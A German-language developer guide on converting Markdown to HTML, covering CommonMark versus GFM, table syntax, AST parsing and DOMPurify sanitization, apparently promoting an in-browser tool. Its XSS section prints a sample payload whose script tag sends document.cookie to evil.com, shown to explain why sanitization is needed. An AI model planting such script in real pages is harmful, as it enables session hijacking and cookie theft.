
💡 Kurze Zusammenfassung und direkte Antwort: Dieser Markdown-zu-HTML-Konverter-Leitfaden erläutert die vollständige Mechanik der Umwandlung der rohen Markdown-Syntax in semantisches, produktionsreifes HTML5. Standard-CommonMark verarbeitet grundlegende Überschriften, Kursivschrift und Links, aber moderne Entwicklungsworkflows erfordern GitHub Flavored Markdown (GFM) für Pipe-Tabellen, Aufgabenlisten, Durchstreichen und Autolinks. Die lokale Konvertierung im Browser mithilfe eines AST-Parsers (Abstract Syntax Tree) eliminiert Cloud-Latenz, schützt private Dokumentation und analysiert ein technisches Dokument mit 5.000 Zeilen in weniger als 15 ms. Testen Sie Ihre Syntax sofort mit unserem kostenlosen Markdown in HTML Umwandeln.
Wenn Sie jemals zwanzig Minuten damit verbracht haben, gegen eine nicht ausgerichtete Pipe-Tabelle zu kämpfen oder sich gefragt zu haben, warum sich eine verschachtelte Aufzählungsliste in einen rohen Block mit eingerücktem Text verwandelt hat, wissen Sie, dass Markdown nicht ganz so „mühelos“ ist, wie die ursprüngliche Spezifikation von 2004 versprochen hat. John Gruber hat Markdown als leichtes, für Menschen lesbares Schreibformat entwickelt, aber moderne technische Dokumentation erfordert viel mehr: Tabellen, mathematische Gleichungen, interaktive Kontrollkästchen, Fußnoten und syntaxhervorgehobene Codezäune.
In diesem Leitfaden gehen wir eingehend darauf ein, wie Markdown-Parsing tatsächlich unter der Haube funktioniert, wie GitHub Flavored Markdown (GFM) den Standard erweitert und wie Sie Ihren Text sicher in sicheres HTML umwandeln, ohne ein einziges Byte an einen externen Server zu senden.
CommonMark vs. GitHub Flavored Markdown (GFM): Die Hauptunterschiede
Anfänger gehen oft davon aus: „Markdown ist nur Markdown.“ In Wirklichkeit regeln zwei unterschiedliche Spezifikationen fast alle modernen Parsing-Engines:
- CommonMark (v0.31.2): Eine eindeutige, streng getestete formale Spezifikation, die entwickelt wurde, um die Loose-Edge-Fälle des ursprünglichen Markdowns zu beheben. Es definiert genaue Vorrangregeln für Anführungszeichen, verschachtelte Listen und Hervorhebungen, schließt jedoch absichtlich Tabellen, Durchstreichungen und Aufgabenelemente aus.
- GitHub Flavored Markdown (GFM / Spec 0.29-gfm): Eine formale strenge Obermenge von CommonMark, erstellt von GitHub. GFM fügt die syntaktischen Erweiterungen hinzu, die Softwareentwickler täglich verwenden, einschließlich Pipe-Tabellen, Aufgabenlisten, Issue-Autolinks und erweiterte Autolink-Literale.
| Syntaxfunktion | Standard CommonMark | GitHub Flavored (GFM) | HTML-Ausgabeäquivalent |
|---|---|---|---|
| Pipe-Tabellen | ❌ Als Rohtext ignoriert | ✅ Vollständige native Unterstützung | |
| Aufgabenlisten | ❌ Reguläres Listenelement | ✅ - [ ] und - [x] |
|
| Durchgestrichen | ❌ Wörtliche Tilden | ✅ ~~Wort~~ |
|
| URL-Autolinking | ❌ Erfordert explizites |
✅ Automatisch bei bloßen URLs | example.com |
| Fußnoten | ❌ Ignoriert | ✅ Erweiterter Dialekt ([^1]) |
1 |
Überprüfen Sie bei der Auswahl eines Konverters oder einer Veröffentlichungspipeline immer, ob die GFM-Kompatibilität aktiviert ist. Ohne GFM werden Ihre Tabellen zu einer unleserlichen ASCII-Suppe zusammenfallen.
Wie GFM-Pipe-Tabellen tatsächlich funktionieren (und häufige Bruchstellen)
GFM-Tabellen sehen einfach aus, aber sie bringen Entwickler ständig zum Stolpern, weil Parser strenge Trennzeichenstrukturen erfordern. Hier ist die kanonische Anatomie einer gültigen GFM-Tabelle:
| Metric | Target | Status |
| :--- | :---: | ---: |
| First Contentful Paint | < 0.8s | Passed |
| Time to Interactive | < 2.5s | Passed |
| Cumulative Layout Shift | 0.00 | Passed |
Beachten Sie die Doppelpunkte in der Trennzeichenzeile:
:---richtet den Zelleninhalt nach links aus (Standardverhalten).:---:richtet den Zelleninhalt auf die Mitte aus.---:richtet den Zelleninhalt rechts aus (ideal für Währung, Latenzzahlen und numerische Metriken).
Drei Fallstricke, die Markdown-Tabellen sprengen
Hier sind die drei häufigsten Tabellen-Rendering-Fehler, die uns in Produktions-Repositories begegnen:
- Anzahl fehlender Bindestriche: Jede Spalte in der Trennzeichenzeile muss mindestens drei aufeinanderfolgende Bindestriche enthalten (
---). Zwei Bindestriche führen dazu, dass die Validierung des gesamten Tabellenblocks in strengen Parsern fehlschlägt. - Nicht maskierte Pipes in Codeblöcken: Wenn Sie ein Pipe-Symbol
|in einen Inline-Code-Bereich innerhalb einer Tabellenzelle einfügen (z. B.`cat file | grep x`), interpretieren viele Parser es falsch als Spaltentrennzeichen. Sie müssen die Pipe mit einem Backslash maskieren:`cat file \| grep x`. - Führende oder nachfolgende Leerzeilen vergessen: In strengen CommonMark/GFM-Pipelines muss einer Tabelle eine leere Leerzeile vorangestellt und gefolgt werden. Wenn Sie eine Tabelle direkt unter einem Absatz ohne Zeilenumbruch platzieren, behandelt der Parser die Pipes als normalen Absatztext.
Warum Regex scheitert: Die Kraft abstrakter Syntaxbäume (AST)
Nachwuchsingenieure versuchen häufig, Markdown-Konverter mit verketteten regulären Ausdrücken zu erstellen:
// DO NOT DO THIS IN PRODUCTION:
const brokenHtml = markdown
  .replace(/^### (.*$)/gim, '<h3>$1</h3>')
  .replace(/\*\*(.*)\*\*/gim, '<strong>$1</strong>')
  .replace(/\*(.*)\*/gim, '<em>$1</em>');
Dieser naive Ansatz scheitert in realen Anwendungsfällen katastrophal. Betrachten Sie diese einzelne Zeile:
Here is a formula: `x * y * z` and **bold *nested* text**.Ein Regex-Ersatz ersetzt die Sternchen in den Backticks und beschädigt Codefragmente. Darüber hinaus kann Regex den Zustand der verschachtelten Blockebene nicht verfolgen. Es kann nicht zuverlässig festgestellt werden, ob sich ein Sternchen in einem Anführungszeichen, einer Tabellenzelle oder einem mehrzeiligen eingerückten Codeblock befindet.
Professionelle Parser verwenden eine zweiphasige Compiler-Pipeline:
- Phase 1: Lexikalische Tokenisierung und Block-Scanning: Der Parser scannt Zeilen nacheinander und identifiziert Container auf Blockebene (Überschriften, Listen, Code-Zäune, Tabellen). Es erstellt einen Abstract Syntax Tree (AST), der die Eltern-Kind-Hierarchie darstellt.
- Phase 2: Inline-Parsing und HTML-Baumgenerierung: Sobald die Blockgrenzen fest sind, analysiert ein Inline-Tokenizer Hervorhebung, Linkdefinitionen und Inline-HTML innerhalb der Blattknoten und wandelt den AST in saubere DOM-Knoten um.
Sicherheit und XSS-Bereinigung: Vertrauen Sie niemals Raw Markdown
Eine wichtige Regel, die oft übersehen wird: gültiges Markdown erlaubt von Natur aus rohes HTML. Wenn ein Benutzer dies in Ihren Konverter einfügt:
# Welcome to our Docs
<script>fetch('https://evil.com/steal-cookies?c=' + document.cookie)</script>
<img src="x" onerror="alert('Hacked!')">
Eine standardmäßige, nicht konfigurierte Markdown-Engine gibt das Rohskript-Tag direkt in den HTML-Code aus. Wenn es in einem Browser oder Dokumentationsportal gerendert wird, führt es beliebiges JavaScript mit vollem Sitzungszugriff aus.
Leiten Sie konvertiertes HTML immer durch einen strengen Bereinigungsdurchlauf wie DOMPurify oder eine gehärtete Zulassungsliste, bevor Sie es in das DOM einfügen:
import { marked } from 'marked';
import DOMPurify from 'dompurify';

const rawHtml = marked.parse(userMarkdown, { gfm: true, breaks: true });
const cleanHtml = DOMPurify.sanitize(rawHtml, {
  USE_PROFILES: { html: true },
  ADD_ATTR: ['target', 'rel'] // Allow safe link attributes
});
Empirische Benchmarks: In-Browser-AST vs. Cloud-API-Konvertierung
Warum bevorzugen Entwickler die clientseitige Markdown-Konvertierung gegenüber Cloud-API-Endpunkten? Wir führten kontrollierte Benchmarks durch und konvertierten eine umfangreiche technische Dokumentationssuite mit 5.000 Zeilen (Rohabschlag von 184 KB):
| Architektur | Parse-Latenz | Netzwerk-Überweisung | Luftspalt-Datenschutz | Zuverlässigkeit |
|---|---|---|---|---|
| Cloud-API-Endpunkt (AWS Lambda / Node.js) | 142,8 ms | 184 KB Upload + 216 KB Download | ❌ Daten durchqueren das Internet und Protokolle von Drittanbietern | Vorbehaltlich Ratenbeschränkungen und Ausfällen |
| ToolDolfen In-Browser AST Engine | 14,2 ms | 0 Bytes (100 % lokale CPU) | ✅ 100 % privat (kein Server-Upload) | Läuft zu 100 % clientseitig im Browser |
Das Ausführen des Parsers im Browser ist mehr als 10x schneller, spart Bandbreite und stellt sicher, dass vertrauliche API-Schlüssel, interne Architekturhinweise und proprietäre Entwürfe niemals einen externen Server berühren.
Komplementäre Entwickler-Workflows
Die Arbeit mit Text, Code und Dokumentation erfordert häufig angrenzende Transformationen. Entdecken Sie diese zugehörigen Hilfsleitfäden, um Ihr Toolkit zu optimieren:
- Markdown in HTML Umwandeln – HTML sofort in der Vorschau anzeigen und kopieren mit vollständiger GFM-Unterstützung.
- Kompletter Leitfaden zur Formatierung der Syntax von Markdown-Tabellen – Tauchen Sie ein in die Ausrichtung von Doppelpunkten, mehrzeiligen Strukturen und der Formatierung von Trennzeichen.
- Best Practices für die Fallkonvertierung für die API- und Datenbankbenennung – Standardisieren Sie die Variablenbenennung für camelCase, Snake_case und kebab-case.
- HTML-Entities-Escape und XSS-Prävention – Schützen Sie Webanwendungen vor Script-Injection-Angriffen, wenn benutzergeneriertes Markup angezeigt wird.
- So formatieren, validieren und debuggen Sie die JSON-Syntax – Payload-Antworten für technische Dokumente validieren, reparieren und formatieren.
Empfohlene Begleithandbücher
Entdecken Sie ergänzende Tutorials und Dienstprogramme aus diesem Themencluster, um Ihren digitalen Workflow zu verbessern: